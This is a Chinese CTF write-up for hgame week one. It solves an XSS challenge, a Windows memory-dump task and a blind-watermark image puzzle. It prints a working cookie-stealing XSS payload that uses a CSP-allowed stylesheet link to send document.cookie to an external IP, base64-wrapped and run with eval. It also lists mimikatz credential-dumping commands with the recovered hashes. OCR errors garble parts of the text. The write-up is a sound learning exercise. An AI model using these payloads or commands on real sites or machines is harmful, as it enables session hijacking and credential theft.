# hgame第一周wp

id: Roc826

#### hgame第一周wp

WEB 部分 1.happyxss MSIC部分 1.Warmup 2.暗藏玄机

## WEB 部分

# 1.happyxss

一开始试得时候,发现很多标签还有双引号被过滤了,一阵尝试后发现iframe这个没过滤,iframe能用我们就可以用它得src来执行js代码然后我们发现我们写iframe提交得时候他会自动帮我们把结束标签给补上,所以我们试着这样写一下看看能不能执行《iframe src=javascript:alert('123');》



成功弹窗,所以我们可以在这里执行我们的js 那用它试着来导入xss平台给的js <script src=https://xsspt.com/ESwuQu></script> 要加入这个标签我们可以这么写

```
script=document.createElement('script');
script.src='https://xsspt.com/ESwuQu';
document.body.appendChild(script);
```

```
我们现在console里试试看能不能成功 我们成功把这一段添加上去
                                                                        但是上面的资源没有被引用
      <script src="https://xsspt.com/ESwuQu"></script>
  document.body.appendChild(script);
提示这里又csp保护不能被导入我们抓个包看看它的csp规则是什么
     rorward
                                                            ACION
  Raw
         Headers
                   Hex
                          HTML
                                  Render
HTTP/1.1 200 OK
Date: Thu, 21 Feb 2019 10:03:36 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Security-Policy: default-src's elf'uns afe-inline'uns afe-eval'; style-src *
K-XSS-Protection: 0
/ary: Accept-Encoding
Content-Length: 1053
Connection: close
Content-Type: text/html; chars et=UTF-8
<! DOCTYP Ehtml>
<html>
 <head>
  k rel="styles heet" href="./layout.css" media="s creen">
  <meta chars et="utf-8">
  <title>HappyXss</title>
 </head>
 <body>
  <div class ="title">
   <h1>HappyXss</h1>
Content-Security-Policy: default-src 'self' 'unsafe-inline' 'unsafe-eval'; style-src * 看到样式文
件是可以外联的然后我就把href写上我腾讯云的地址附上cookie 这里我们的is代码这样写
   x=document.createElement('link');
   x.rel='stylesheet';
   x.href='http://139.199.182.61/xss.php?ck='+btoa(document.cookie);
   document.body.appendChild(x);
然后我们将这一串代码作为字符串进行base64加密后放到src里,然后base64解密,在用eval执行,得到payload为
   <iframe id= 'frame'
```

```
src=javascript:x='eD1kb2N1bwvudC5jcmVhdGVFbGVtZw50KCdsaw5rJyk7eC5yZww9J3N0ewxlc2hlZXQn03g
uaHJ1Zj0naHR0cDovLzEzOS4xOTkuMTgyLjYxL3hzcy5waHA/Y2s9JytidG9hKGRvY3VtZW50LmNvb2tpZSk7ZG9j
dW11bnQuYm9keS5hcHB1bmRDaG1sZCh4KTs=';code=atob(x);eva1(code);>
```

#### 之后我们在后台看到经过base解密后的cookie

```
8PHPSESSID=1ccfclo7bv1374bnjl147j7v68Flag=hgame{Xss 1s Re@llY Haaaaaappy!!!};
```

## MSIC部分

### 1.Warmup

解压得到一张1.gif,但是打不开,放到winhex里看一下

privilege::debug #提升权限 sekurlsa::minidump 1.dmp sekurlsa::logonPasswords full

```
Session
User Name
                              <u>Interactive</u> from 1
                              xyf
xyf-PC
S-1-5-21-373264735-3061158248-1611926753-1001
Domain
SID
              [000000003] Primary
                Username : xyf
                                 xyf-PC
758ff83c96bcac17aad3b435b51404ee
e527b386483119c5218d9bb836109739
                Domain
                LM
NTLM
                SHA1
                                 ca17a8c02628f662f88499e48d1b3e9398bef1ff
            tspkg :
             * Username : xyf
* Domain : xyf-PC
* Password : LOSER
            wdigest :
                Username : xyf
Domain : xyf-PC
              * Password : LÓSER
            kerberos :
             * Username : xyf
* Domain : xyf-PC
              * Password : LÓSER
            ssp:
            credman:
Authentication Id : 0 ; 997 (00000000:000003e5)
Session : Service from 0
User Name : LOCAL SERVICE
Demain : NT OUTHORTTY
User Name
```


找到密码'LOSER'

sha-256加密后得到flag

### 2.暗藏玄机

解压得到两张一样的图

用Stegsolve的Image Combiner比较在SUB窗口发现了一条一条线这样的特征



查询后发现是盲水印,用bwm.py分离得到flag

